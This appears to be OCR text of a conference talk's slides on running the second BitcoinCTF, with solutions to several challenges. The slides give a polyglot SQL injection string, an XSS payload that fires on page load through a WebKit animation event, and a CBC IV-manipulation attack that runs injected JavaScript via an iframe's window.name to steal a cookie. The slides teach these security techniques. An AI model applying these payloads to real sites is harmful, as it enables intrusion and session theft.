


Introduction

- Briefly discuss some design considerations for the second BitcoinCTF

- Run through some challenges with solutions

What is a CTF?

- A collection of security oriented challenges that players solve to score points
- Regularly updated list on ctftime.org
- One running at Ruxcon every year

Each CTF is unique

- Qualifications, invitation or open to all
- Attack and/or defense
- Difficulty and obscureness of the challenges
- Similar or diverse set of challenges
- Online or local network
- Single player or team based
- Time limited or indefinitely online
- All challenges available or rolling release
- Do challenges need to be completed sequentially
- Unique point system
- Prize or no prize

What is Bitcoin?

- "a type of digital currency in which encryption techniques are used to regulate the generation of units of currency and verify the transfer of funds, operating independently of a central bank."

- It’s basically cash you can use online

Why create a CTF?

- A reason to write some code and build something

- Build something you know will be attacked

Tech Stack

- Apache/PHP
  - Less magic, but more unexpected behaviour
  - Longest script was only 100 lines

- MariaDB (MySQL)
  - Once again, not what the cool kids are using
  - No choice though, dependency of two of the challenges

Tech Stack

- PhantomJS
  - Headless Webkit scriptable with JavaScript
  - Used to simulate victims for certain challenges
- SlimerJS
  - Same as PhantomJS except Gecko instead of Webkit
  - Did not use, but only because the challenge didn't make the cut

Challenges

8 Challenges

- 3 SQL injection
- 2 Crypto
- 3 XSS

Challenge 1

$input = $_GET[‘injection’];

SELECT 1 FROM dual WHERE 0=$input

SELECT 1 FROM dual WHERE ‘1’=’$input’

SELECT 1 FROM dual WHERE “2”=”$input”

Challenge 1

$input = 0

SELECT 1 FROM dual WHERE 0=**0**

SELECT 1 FROM dual WHERE ‘1’=’**0**’

SELECT 1 FROM dual WHERE “2”=”**0**”

Challenge 1

$input = 0

SELECT 1 FROM dual WHERE 0=**0**

SELECT 1 FROM dual WHERE ‘1’=’**0**’

SELECT 1 FROM dual WHERE “2”=”**0**”

Challenge 1

$input = 0

SELECT 1 FROM dual WHERE 0=**0**

SELECT 1 FROM dual WHERE ‘1’=’**0**’

SELECT 1 FROM dual WHERE “2”=”**0**”

Challenge 1

$input = 0

SELECT 1 FROM dual WHERE 0=**0**

SELECT 1 FROM dual WHERE ‘1’=’**0**’

SELECT 1 FROM dual WHERE “2”=”**0**”

Challenge 1

$input = 1

SELECT 1 FROM dual WHERE 0=**1**

SELECT 1 FROM dual WHERE ‘1’=’**1**’

SELECT 1 FROM dual WHERE “2”=”**1**”

Challenge 1

$input = 0 hello

SELECT 1 FROM dual WHERE 0=**0 hello**

SELECT 1 FROM dual WHERE ‘1’=’**0 hello**’

SELECT 1 FROM dual WHERE “2”=”**0 hello**”

Challenge 1

$input = 0 -- hello

SELECT 1 FROM dual WHERE 0=**0 -- hello**

SELECT 1 FROM dual WHERE ‘1’=’**0 -- hello**’

SELECT 1 FROM dual WHERE “2”=”**0 -- hello**”

Challenge 1

$input = 0 -- ‘ OR 1=1 --

SELECT 1 FROM dual WHERE 0=**0 -- ‘ OR 1=1 --**

SELECT 1 FROM dual WHERE ‘1’=’**0 -- ‘ OR 1=1 --** ’

SELECT 1 FROM dual WHERE “2”=”**0 -- ‘ OR 1=1 --**”

Challenge 1

$input = 0 -- ‘ OR 1=1 -- “ OR 1=1 --

SELECT 1 FROM dual WHERE 0=0 -- ‘ OR 1=1 -- “ OR 1=1 --

SELECT 1 FROM dual WHERE ‘1’=’0 -- ‘ OR 1=1 -- “ OR 1=1 -- ’

SELECT 1 FROM dual WHERE “2”=”0 -- ‘ OR 1=1 -- “ OR 1=1 -- ”

Challenge 1

$input = 0 -- ‘ OR 1=1 -- “ OR 1=1 --

SELECT 1 FROM dual WHERE 0=0 -- ‘ OR 1=1 -- “ OR 1=1 --

SELECT 1 FROM dual WHERE ‘1’=’0 -- ‘ OR 1=1 -- “ OR 1=1 -- ’

SELECT 1 FROM dual WHERE “2”=”0 -- ‘ OR 1=1 -- “ OR 1=1 -- ”

Challenge 1

$input = 0 -- ‘ OR 1=1 -- “ OR 1=1 --

SELECT 1 FROM dual WHERE 0=0

SELECT 1 FROM dual WHERE ‘1’=’0 -- ‘ OR 1=1

SELECT 1 FROM dual WHERE “2”=”0 -- ‘ OR 1=1 -- “ OR 1=1

Challenge 1

$input = 0 -- ‘ OR 1=1 -- “ OR 1=1 --

SELECT 1 FROM dual WHERE 0=0

SELECT 1 FROM dual WHERE ‘1’=’0 -- ‘ OR 1=1

SELECT 1 FROM dual WHERE “2”=”0 -- ‘ OR 1=1 -- “ OR 1=1

Challenge 3

- Player can only add attributes to a <p> tag
  - <p location=world greeting=hello>

Challenge 3

- Player must achieve an XSS that runs automatically on page load that works on a victim running webkit

Challenge 3

- Player must achieve an XSS that runs automatically on page load that works on a victim running webkit

- This means you cannot use onmouseover

Challenge 3

- Page already has the following defined:

```
<style>
@-webkit-keyframes fadein {
  from {opacity: 0; }
  to   {opacity: 1; }
}
</style>
```

Challenge 3

- Payload:

```
<p
style=
   -webkit-animation-name:fadein;
   -webkit-animation-duration:1s;
onwebkitanimationstart=alert(‘xss’)
>
```

Challenge 3

- 1,000,000+ results on Google for “onmouseover”

- Only ~5000 results on Google for “onwebkitanimationstart”

Challenge 7


- Player was given a HTML form where they can submit a URL that an “admin” user will visit

- The same page had “DRM” protected JavaScript

Challenge 7


- The DRM was encrypted using CBC mode
- IV is user controlled
- The decrypted string is eval()’d in JavaScript

Challenge 7




Cipher Block Chaining (CBC) mode decryption

Challenge 7



Cipher Block Chaining (CBC) mode decryption

Challenge 7


Ciphertext
Ciphertext
Ciphertext
Key
block cipher decryption
Key
block cipher decryption
Key
block cipher decryption
Initialization Vector (IV)
Plaintext
Plaintext
Plaintext
PAYLOAD
Cipher Block Chaining (CBC) mode decryption

Challenge 7

- The payload:
  - 8 bytes due to block size of 3DES
  - jQuery is already loaded

- Let’s create a 8 byte payload

Challenge 7

- The payload:
  - 8 bytes due to block size of 3DES
  - jQuery is already loaded

- Let’s create a 8 byte payload
  - Impossible...

Challenge 7

- Victim visits our site, which will <iframe> the vulnerable site and use the 8 bytes to retrieve and run a longer payload from our site

Challenge 7

- Victim visits our site, which will <iframe> the vulnerable site and use the 8 bytes to retrieve and run a longer payload from our site (really our site’s DOM)

Challenge 7

- Victim visits our site, which will <iframe> the vulnerable site and use the 8 bytes to retrieve and run a longer payload from our site (really our site's DOM)

- Even this might sound impossible, but remember we have jQuery already loaded

jQuery()

Categories: Core

Return a collection of matched elements either found in the DOM based on passed argument(s) or created by passing an HTML string.

Contents:

jQuery()

Categories: Core

Return a collection of matched elements either found in the DOM based on passed argument(s) or created by passing an HTML string.

Contents:

jQuery(html [, ownerDocument])

Description: *Creates DOM elements on the fly from the provided string of raw HTML.*

Challenge 7

- jQuery() == $()

- Great! jQuery gives us a 1 character function name which creates DOM elements on the fly

Challenge 7

- Now we need a variable that can be set in the parent page (our site) and can be read in the child page (vulnerable site)

Challenge 7

- Now we need a variable that can be set in the parent page (our site) and can be read in the child page (vulnerable site)

- window.name is a perfect candidate

Challenge 7

- Now we need a variable that can be set in the parent page (our site) and can be read in the child page (vulnerable site)

- window.name is a perfect candidate
  - Has a short name, but not short enough

Challenge 7

- Now we need a variable that can be set in the parent page (our site) and can be read in the child page (vulnerable site)

- window.name is a perfect candidate
  - Has a short name, but not short enough
    - Luckily “window” is the default namespace, so we can just “name”

Challenge 7

- Final payload: $(name);

Challenge 7

- Final payload: $(name);
  - We need to calculate (using XOR) the IV that will produce this payload

Challenge 7

- Final payload: $(name);
  - We need to calculate (using XOR) the IV that will produce this payload

```
<iframe
  src=”http://vuln/?iv=YOURIV”
  name=”YOURHTML”
>
```

Challenge 7

- Final payload: $(name);
  - We need to calculate (using XOR) the IV that will produce this payload

```
<iframe
  src=”http://vuln/?iv=YOURIV”
  name=”<img src=x onerror=alert(1)>”
>
```

Challenge 7

- We need the JavaScript payload to fetch and send us the cookie (which contained the URL to the next level)

Winners

1st: geohot

2nd: @koczkatamas (int3pids)

3rd: @phib_ (tasteless.eu)

Conclusion

- Nobody achieved code execution against any of the servers
- 8 vulnerabilities which are non-trivial to exploit were exploited by a single player in under 3 days
- Another one coming later this year

Conclusion

- Nobody achieved code execution against any of the servers
- 8 vulnerabilities which are non-trivial to exploit were exploited by a single player in under 3 days
- Another one coming later this year (bitcoinctf.com)